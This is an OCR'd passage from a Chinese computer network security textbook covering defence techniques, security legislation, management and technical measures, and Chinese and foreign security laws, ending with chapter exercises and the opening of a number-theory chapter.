


图 1.4　攻击技术的一般流程

2. 防御技术

防御技术包括 5 大方面：

操作系统的安全配置——操作系统的安全是整个网络安全的关键。

加密技术——为了防止被监听和盗取数据，将所有的数据进行加密。

防火墙技术——利用防火墙，对传输的数据进行限制，从而防止被入侵。

入侵检测——如果网络防线最终被攻破了，需要及时发出被入侵的警报。

主动防御——只有授权的应用或服务才可能运行，其他一概拒绝，主要针对未知威胁。

防御者一般拥有的思想是：用兵之法，无恃其不来，恃吾有以待也，无恃其不攻，恃吾有所不可攻也。

3. 攻防交互

如图 1.5 所示，通常安全系统有 3 个独立的重要组成部分：硬件(hardware)、软件(software)、数据(data)。

脆弱点(vulnerability)：安全系统中的缺陷，如过程、设计或实现中的缺陷，能被攻击者所利用来进行破坏活动。

威胁(threat)：能潜在引起系统损失和伤害的一些环境。

控制(control)：是一些动作、装置、程序或技术，它能消除或减少脆弱点。

攻击者可以利用系统的脆弱点对系统进行攻击，而防御者则尽量采用控制脆弱点的方式抵御攻击。

一些攻防技术如图 1.6 所示。




图 1.5　攻防交互模拟




图 1.6　攻防技术举例

总之，现代系统有太多的组件和连接，其中一些甚至连系统的设计者、实现者和使用者都不知道。因此，不安全因素总是存在。没有一个系统是完美的，没有一项技术是灵丹妙药。

1.2.4　影响网络安全的因素

影响网络安全的因素有很多，总体来说影响网络安全的因素主要有以下 3 个方面。

1. 自然因素

(1) 自然灾害的影响。水灾、火灾、地震、雷电等自然灾害往往给系统造成难以恢复的破坏，有的会损害系统设备，有的则会破坏数据，甚至毁掉整个系统和数据。

(2) 环境的影响。计算机设备本身能够产生电磁辐射，也怕外界电磁波的辐射和干扰，自身辐射带有信息，容易被别人接收，造成信息泄漏。此外，静电、灰尘，有害气体等也有可能给系统带来破坏。

(3) 辅助保障系统的影响。辅助保障系统，如水、电、空调工作中断或工作不正常会影

响系统运行。

2. 技术因素

(1) 网络硬件存在安全方面的缺陷。如计算机的可靠性差,计算机的许多核心技术不过关,其关键的安全性参数是否有误还需经过检验。

(2) 网络软件存在的安全漏洞。任何软件系统,包括系统软件和应用软件,都无法避免安全漏洞的存在。目前流行的许多操作系统、浏览器等均存在网络安全漏洞,还有一些常用软件本身的漏洞等。几乎所有的病毒都是借助于系统或软件的漏洞进行攻击和传播的。

(3) 系统配置不当造成的其他安全漏洞,如在网络中路由器配置错误、口令文件缺乏安全的保护、命令的不合理使用等,都会带来或多或少的安全漏洞。黑客大多都是利用这些漏洞攻击网络,比如 IP 地址标识可以被其他用户窥探到,这为假冒身份提供了方便。

3. 人为因素

1) 人为无意失误

软件开发过程中可能留下的缺陷或逻辑错误,这些漏洞和逻辑错误就是黑客进行网络攻击的首选途径,从而导致网络信息的严重破坏。网络管理者在管理网络的过程中,如果安全配置不正确可能造成网络的安全漏洞;如果资源的访问控制设定不合理则可能导致一些资源被破坏。比如用户安全意识不强、口令选择不慎、用户将自己的账号转借他人等都会对网络安全带来威胁。

2) 人为恶意攻击

人为恶意攻击课对计算机网络造成极大的危害,分为非破坏性攻击和破坏性攻击。非破坏性攻击威胁信息的保密性,在不影响网络正常工作的情况下对重要的机密信息进行截获等。破坏性攻击威胁信息的可用性和完整性,对他人相关信息进行中断和篡改,对有利于自己的信息进行伪造等。

对网络进行恶意攻击的人员包括心存不满的员工、软硬件测试人员、网络技术爱好者、好奇的年轻人、骇客(Cracker)、以政治或经济利益为目的的间谍等。来自内部用户的安全威胁远大于外部网用户的安全威胁。

1.3 计算机网络安全的宏观层次

计算机网络安全的实质就是安全立法、安全技术和安全管理的综合实施,从这 3 个层次分别对安全策略进行限制、监视和保障。

1.3.1 安全立法

法律是规范人们一般社会行为的准则。法律从形式上分为宪法、法律、法规、法令、条令、条例和实施办法、实施细则等,从内容上分为社会规范和技术规范。

计算机网络时代向传统法律提出了许多前所未有的挑战,健全的安全法律法规体系是确保信息安全的基础,不论是国外还是国内,以法律的形式规定和规范信息安全工作都是有效实施安全措施的有力保证。

1. 安全立法的内容

安全立法包括 3 个方面的内容:

(1) 公法。公法的内容应包括对网络进行管理的行政法内容，对网络纠纷进行裁决的诉讼法内容，对网络犯罪行为追究的刑法、形式诉讼法的内容。

(2) 私法。私法是从民法的角度，对网络主体及其权利义务、网络行为、网络违法行为的民事责任做出规定。

(3) 网络利用的法律问题。这部分内容是针对人们利用网络进行网络以外的活动而做出法律规定。

2. 国外安全立法的现状

发达国家较早开展了相关计算机应用的法律问题，制定了一些相关的法律和法规，用来规范计算机在社会和经济活动中的使用。美国不仅信息技术具有国际领先水平，而且信息安全法律体系也比较完备。美国在1987年再次修改了计算机犯罪法，此外，逐步制定了计算机安全法、电子通信隐私法、个人隐私法、电子数据安全法等多部法律。其他很多国家也制定了比较成熟的信息安全法律。

3. 我国安全立法的现状

目前我国安全立法的主要特点：

(1) 信息安全法律法规体系初步形成。

(2) 与信息安全相关的司法和行政管理体系迅速完善。

(3) 目前法律规定中法律少而规章等偏多，缺乏信息安全的基本法。

(4) 相关法律规定篇幅偏小、行为规范较简单。

(5) 与信息安全相关的其他法律有待完善。

1.3.2 安全管理

解决网络安全问题，应该加强网络安全的管理工作，正是所谓的“三分技术，七分管理”。网络安全管理包括安全规划、风险管理、应急计划、教育培训、系统评估等各个方面的内容。

安全管理分为如下3类。

1. 技术安全管理

技术安全管理包括多级安全用户鉴别技术的管理，多级安全加密技术的管理，密钥管理技术的管理等。

2. 行政安全管理

行政安全管理包括组织建设、制度建设和人员意识的管理，即进行有关安全管理机构的建设；组织内部应该建立相应的安全管理规章制度；强化人员的安全意识。

3. 应急安全管理

应急安全管理包括应急的措施阻止、入侵的自卫与反击等。

1.3.3 安全技术措施

安全技术措施是计算机网络安全的重要保证，是整个系统安全的物质技术基础。安全技术的实施应贯彻落实在安全系统生命周期的各个阶段，从系统规划、系统分析、系统设计到系统实施和管理维护。

计算机网络安全技术涉及的内容很多，不仅涉及计算机和外部、外围设备，通信和网络系统实体，还涉及数据安全、软件安全、网络安全、数据库安全、运行安全、防病毒技术、站点

的安全以及系统结构、工艺和保密、压缩技术。

网络安全的技术措施归纳起来有以下 4 种。

1. 实体安全技术

指对网络与信息系统物理装备的保护。实体安全的内容包括环境安全、建筑安全、网络与设备安全几个方面。主要涉及的技术有：

(1) 加扰处理、电磁屏蔽——防范电磁泄露。

(2) 容错、容灾、冗余备份、生存性技术——防范随机性故障。

(3) 信息验证——防范信号插入。

2. 运行安全技术

指对网络与信息系统的运行过程和运行状态的保护。运行安全技术包括访问控制、审计跟踪、入侵检测与系统恢复等几个方面。主要涉及的技术有：

(1) 风险评估体系、安全测评体系——支持系统评估。

(2) 漏洞扫描、安全协议——支持对安全策略的评估与保障。

(3) 防火墙、物理隔离系统、访问控制技术、防恶意代码技术——支持访问控制。

(4) 入侵检测及预警系统、安全审计技术——支持入侵检测。

(5) 反制系统、容侵技术、审计与追踪技术、取证技术、动态隔离技术。

(6) 网络攻击技术，Phishing、Botnet、DDoS、木马等技术。

3. 数据安全技术

指对信息在数据收集、处理、存储、检索、传输、交换、显示、扩散等过程中的保护，使得在数据处理层面保障信息依据授权使用，不被非法冒充、窃取、篡改、抵赖。数据安全技术包括数据加密、数据存储安全、数据备份等几个方面。主要涉及的技术有：

(1) 对称与非对称密码技术及其硬化技术、VPN 等技术——防范信息泄密。

(2) 认证、鉴别、PKI 等技术——防范信息伪造。

(3) 完整性验证技术——防范信息篡改。

(4) 数字签名技术——防范信息抵赖。

(5) 秘密共享技术——防范信息破坏。

4. 内容安全技术

指对信息在网络内流动中的选择性阻断，以保证信息流动的可控能力。主要涉及的技术有：

(1) 文本识别、图像识别、流媒体识别、群发邮件识别等——用于对信息的理解与分析。

(2) 面向内容的过滤技术(CVP)、面向 URL 的过滤技术(UFP)、面向 DNS 的过滤技术等——用于对信息的过滤。

1.4 计算机网络安全的法律和法规

1.4.1 国外的相关法律和法规

国外发达国家加强信息安全立法，实现统一和规范管理。美、俄、日等国家在 2000 年制定了相关法律和法规，主要有美国的《电子签名法案》正式生效，并通过了《互联网网络完备

性及关键设备保护法案》，俄罗斯批准了《国家信息安全构想》，日本公布了《信息网络安全可靠性基准》的补充修改方案。

国外相关法律和法规主要有美国的《信息自由法》、《反腐败行为法》、《伪造访问设备和计算机欺骗与滥用法》、《计算机安全法》、OMB A-130 规章之附录三：《联邦自动化信息系统的安全》、NIST 特别报告书 800-34：《信息技术系统应急计划指南》、《个人隐私法》。部分国家对数据保护的立法情况见表 1.1。

表 1.1　部分国家数据保护立法情况

国　　家	立　　法	制定日期	生效日期
澳大利亚	数据保护法	1980-01-01	1982-10-18
比利时	关于个人数据处理的隐私保护法	1992-12-08	1993-04-01
丹麦	私人注册法	1979-01-01	1982-06-08
芬兰	数据保护法	1987-02-04	1988-01-01
法国	数据处理、数据文件和私人自由法	1980-01-01	1982-01-06
德国	数据保护法	1977-01-27	1979-01-01
冰岛	个人数据记录草案	1981-06-05	1982-01-01
爱尔兰	数据保护法	1988-07-13	1989-04-19
卢森堡	计算机处理中连接数据名称的使用法	1979-03-31	1979-10-01
荷兰	数据保护法	1988-07-13	1990-07-01
挪威	个人数据注册法	1980-01-01	1982-06-09
葡萄牙	个人数据保护法	1991-04-29	1991-05-04
西班牙	个人数据自动处理规则法	1992-10-29	1993-02-01
瑞典	数据法	1973-05-13	1974-07-01
瑞士	数据保护法	1992-06-19	1993-07-01
英国	数据保护法	1984-07-12	1987-11-01

1.4.2　我国的相关法律和法规

我国从 1994 年起制定发布了《中华人民共和国计算机信息系统安全保护条例》等一系列计算机网络安全方面的法规。这些法规主要涉及 5 个方面：计算机网络安全及信息系统安全保护、国际联网管理、商用密码管理、计算机病毒防治和安全产品检测与销售。

1. 计算机网络安全及信息系统安全保护

1991 年，国务院第 83 次常委会议通过《中华人民共和国计算机软件保护条例》。

作为我国第一个关于信息系统安全方面的法规，《中华人民共和国计算机信息系统安全保护条例》是国务院于 1994 年 2 月 18 日发布的，分 5 章共 31 条，目的是保护信息系统的安全，促进计算机的应用和发展。

1988 年 9 月 5 日第七届全国人民代表大会常务委员会第三次会议通过的《中华人民共和国保守国家秘密法》，第三章第十七条提出“采用电子信息等技术存取、处理、传递国家秘密的办法，由国家保密部门会同中央有关机关规定”和“属于国家秘密的设备或者产品的研制、生产、运输、使用、维修和销毁由国家保密工作部门会同中央有关机关制定保密办法”，明确规定了“在有线、无线通信中传递国家秘密的，必须采取保密措施”。

1997 年 10 月，我国第一次在修订刑法时增加了计算机犯罪的罪名；为规范互联网用户

的行为，2000 年 12 月 28 日九届全国人大常委会通过了《全国人大常委会关于维护互联网安全的决定》。

中华人民共和国国家军用标准(GJB 1281—91)：《指挥自动化计算机网络安全要求》。

中华人民共和国国家军用标准(GJB 1295—91)：《军队通用计算机系统使用安全要求》。

银发[2002]260 号：《中国人民银行关于加强银行数据集中安全工作的指导意见》(2002-9-10)。

银发[2002]102 号：《中国人民银行关于落实"网上银行业务管理暂行办法"有关规定的通知》(2002-4-23)。

中国人民银行令[2001]第 6 号：《网上银行业务管理暂行办法》(2001.07.09)。

证监信息字[1999]18 号：《"证券经营机构营业部信息系统技术管理规范(试行)"技术指引》(1999.11.03)。

证监信息字[1998]2 号：《中国证券经营机构营业部信息系统技术管理规范(试行)》。

2. 国际联网管理

(1)《中华人民共和国计算机信息网络国际联网管理暂行规定》，是国务院于 1996 年 2 月 1 日发布的，并根据 1997 年 5 月 20 日《国务院关于修改〈中华人民共和国计算机信息网络国际联网管理暂行规定〉的决定》进行了修正，共 17 条。其主要内容如下：

① 国务院信息化工作领导小组负责协调、解决有关国际联网工作中的重大问题。

② Internet 必须使用邮电部国家公用电信网提供的国际出入口信道。

③ 接入网络必须通过 Internet 进行国际联网。

④ 用户的计算机或者计算机信息网络必须通过接入网络进行国际联网。

⑤ 已经建立的 4 个 Internet，分别由原邮电部、原电子工业部、国家教委和中科院管理；新建 Internet，必须报经国务院批准。

⑥ 拟从事国际联网经营活动或非经营活动的接入单位应具备下述条件并报批：

⑦ 国际出入口信道提供单位、互联单位和接入单位应建立相应的网管中心。

(2)《中华人民共和国计算机信息网络国际联网管理暂行规定实施办法》，是国务院信息化工作领导小组于 1997 年 12 月 8 日发布的，共 25 条。它是根据《中华人民共和国计算机信息网络国际联网管理暂行规定》而制定的具体实施办法。其主要内容如下：

① 国务院信息化工作领导小组办公室负责组织、协调和检查监督国际联网的有关工作。

② 国际联网采用国家统一制定的技术标准、安全标准和资费政策。

③ 国际联网实行分级管理，即：对互联单位、接入单位、用户实行逐级管理；对国际出入口信道统一管理。

④ 对经营性接入单位实行经营许可证制度。经营许可证的格式由国务院信息化工作领导小组统一制定，经营许可证由经营性互联单位主管部门颁发，报国务院信息化工作领导小组办公室备案。

⑤ 中国 Internet 信息中心提供 Internet 地址、域名、网络资源目录管理和有关的信息服务。

⑥ 国际出入口信道提供单位提供国际出入口信道并收取信道使用费。

⑦ 国际出入口信道提供单位、互联单位和接入单位应保存与其服务相关的所有资料，

配合主管部门进行的检查。

⑧ 互联单位、接入单位和用户应当遵守国家有关法律、行政法规，严格执行国家安全保密制度。

(3)《中华人民共和国计算机信息网络国际联网安全保护管理办法》，是 1997 年 12 月 11 日经国务院批准、公安部于 1997 年 12 月 30 日发布的，分 5 章共 25 条，目的是加强国际联网的安全保护。其主要内容如下：

① 公安部计算机管理监察机构及各级公安机关相应机构应负责国际联网的安全保护管理工作，具体是：保护国际联网的公共安全；管理网上行为及传播信息；防止出现利用国际联网危害国家安全等违法犯罪活动。

② 国际出入口信道提供单位、互联单位的主管部门负责国际出入口信道、所属 Internet 络的安全保护管理工作。

③ 互联单位、接入单位及使用国际联网的法人应办理备案手续并履行安全保护职责。

④ 从事国际联网业务的单位和个人应当接受公安机关的安全监督、检查和指导，并协助查处网上违法犯罪行为。

⑤ 对电子公告(Bulletin Board System，BBS)建立计算机信息网络电子公告系统的用户登记和信息管理制度。

(4)《中华人民共和国公用计算机 Internet 国际联网管理办法》，是原邮电部在 1996 年发布的，共 17 条，目的是加强对中国公用计算机 Internet 国际联网的管理。

(5) 1996 年，原邮电部发布了《计算机信息网络国际联网出入口信道管理办法》，共 11 条，目的是加强计算机信息网络国际联网出入口的管理。

(6) 1997 年，国务院信息化工作领导小组发布了《中华人民共和国互联网络域名注册暂行管理办法》和《中华人民共和国互联网络域名注册实施细则》。

(7)《中华人民共和国互联网信息服务管理办法》于 2000 年 9 月 20 日公布施行。它把互联网信息服务分为经营性和非经营性两类。国家对经营性互联网信息服务实行许可制度；对非经营性互联网信息服务实行备案制度。

从事新闻、出版、教育、医疗保健、药品和医疗器械等互联网信息服务，依照法律、行政法规以及国家有关规定须经有关主管部门审核同意的，在申请经营许可或者履行备案手续前，应当依法经有关主管部门审核同意。

对从事经营性互联网信息服务应具备的条件、办理备案时应当提交的材料、不得提供的信息等方面进行了详细的规定。

(8) 国家保密局发布的《中华人民共和国计算机信息系统国际联网保密管理规定》于 2000 年 1 月 1 日开始执行，分 4 张共 20 条，目的是加强国际联网的保密管理，确保国家秘密的安全。

(9) 2000 年 11 月信息产业部发布了《中华人民共和国互联网电子公告服务管理规定》。

3. 商用密码管理

(1)《中华人民共和国商用密码管理条例》是国务院在 1999 年 10 月 7 日发布的，分 7 章共 27 条，目的是加强商用密码管理，保护信息安全，保护公民和组织的合法权益，维护国家的安全和利益。其主要内容如下：

① 国家密码管理委员会及其办公室(简称密码管理机构)主管全国的商用密码管理

工作。

② 商用密码技术属于国家秘密，国家对商用密码产品的科研、生产、销售和使用实行专控管理。

③ 商用密码的科研任务由密码管理机构指定的单位承担。

④ 商用密码产品由密码管理机构指定的单位生产，其品种和型号必须经国家密码管理机构批准，且必须经产品质量检测机构检测合格。

⑤ 商用密码产品由密码管理机构许可的单位销售。

⑥ 用户只能使用经密码管理机构认可的商用密码产品，且不得转让。

（2）2004 年 8 月 28 日全国人大常委会第十一次会议通过了《中华人民共和国电子签名法》，这是我国推进电子商务发展，扫除电子商务发展障碍的重要步骤。

《中华人民共和国电子签名法》主要解决数据电文和电子签名的法律效力。法律规定，民事活动中的合同或者其他文件、单证等文书，当事人可以约定使用或者不使用电子签名、数据电文。当事人约定使用电子签名、数据电文的文书、不得仅因为其采用电子签名、数据电文的形式而否定其法律效力。

《中华人民共和国电子签名法》重点解决 5 个方面的问题：确立了电子签名的法律效力；规范了电子签名行为；明确了认证机构的法律地位及认证程序；规定了电子签名的安全保障措施；明确了电子认证服务行政许可的实施机关。

4. 计算机病毒防治

1989 年，公安部就发布了《计算机病毒控制规定（草案）》。2000 年 4 月 26 日，公安部又发布了《计算机病毒防治管理办法》，共 22 条，目的是加强对计算机病毒的预防和治理，保护计算机信息系统安全。其主要内容如下：

① 公安部公共信息网络安全监察部门主管全国的计算机病毒防治管理工作，地方各级公安机关具体负责本行政区域内的计算机病毒防治管理工作。

② 任何单位和个人应接受公安机关对计算机病毒防治工作的监督、检查和指导，不得制作、传播计算机病毒。

③ 计算机病毒防治产品厂商，应及时向计算机病毒防治产品检测机构提交病毒样本。

④ 拥有计算机信息系统的单位应建立病毒防治管理制度并采取防治措施。

⑤ 病毒防治产品应具有计算机信息系统安全专用产品销售许可证，并贴有“销售许可”标记。

5. 安全产品检测与销售

《计算机信息系统安全专用产品检测和销售许可证管理办法》是公安部于 1997 年 12 月 12 日发布并执行的，分 6 章共 19 条，目的是加强计算机信息系统安全专用产品的管理，保证安全专用产品的安全功能，维护计算机信息系统的安全。其主要内容如下：

① 我国境内的安全专用产品进入市场销售，实行销售许可证制度。

② 颁发销售许可证前，产品必须进行安全功能的检测和认定。一个典型的检测过程为：生产商向检测机构申请安全功能检测；检测机构检测样品是否具有信息系统安全保护功能；检测机构完成检测后，将检测报告报送公安部计算机管理监察部门备案；生产商申领销售许可证。

③ 公安部计算机管理监察部门负责销售许可证的审批颁发、检测机构的审批、定期发

布安全专用产品的检测通告和经安全功能检测确认的安全专用产品目录。

④ 销售许可证只对所申请销售的安全专用产品有效，有效期为两年。

1.5 小　　结

本章是计算机网络安全的概述，主要介绍了计算机网络安全的概念、网络面临的主要威胁、计算机网络安全的3个层次和计算机网络安全的法律和法规。

读者要掌握基本概念，对网络安全有个总体认识，是后面章节的系统概述。

1.6 习　　题

1. 讨论计算机网络安全的狭义定义和广义定义。
2. 网络系统面临的主要威胁有哪些?
3. 主动攻击和被动攻击的区别是什么?
4. 解释以下名词:

(1) 拒绝服务。

(2) 恶意程序。

5. 说明攻击技术的一般流程。

第2章 数学基础

天下难事必作于易，天下大事必作于细。是以圣人终不为大，故能成其大。

——老子

人们通常要使用代数、数论、组合数学等技术手段构造计算难题，而使用信息论和计算复杂性理论把这种“难题”的难度说清楚。

——徐茂智

网络安全是以数学、通信和计算机科学等学科为基础的一门交叉学科。它涉及多个数学领域的知识，主要有数论、抽象代数、组合数学、数理逻辑、椭圆曲线、概率论以及计算复杂性理论等。本章介绍涉及数学的基本知识和相关理论，给出基本定义、设计方法和证明结论。

2.1 数论基础

2.1.1 整除及辗转相除

定义 2.1 设 a、b 是任意整数，如果存在整数 c，使有 $a=bc$，则称 a 是 b 的倍数，b 是 a 的因数；亦说 a 被 b 整除，或 b 整除 a；记为 $b|a$。

显然，任意整数整除 0，特别 $0|0$，1(或-1)整除任意整数。

如果 b 不能整除 a，那么称之为带余除法。

定理 2.1 设 a、b 是任意整数且 $b\neq 0$，则唯一存在整数 q 和 r，使得 $0\leqslant r<|b|$，$a=qb+r$。若 $r>0$，则称 q 为带余除法的不完全商，称 r 为 b 除 a 的余数。

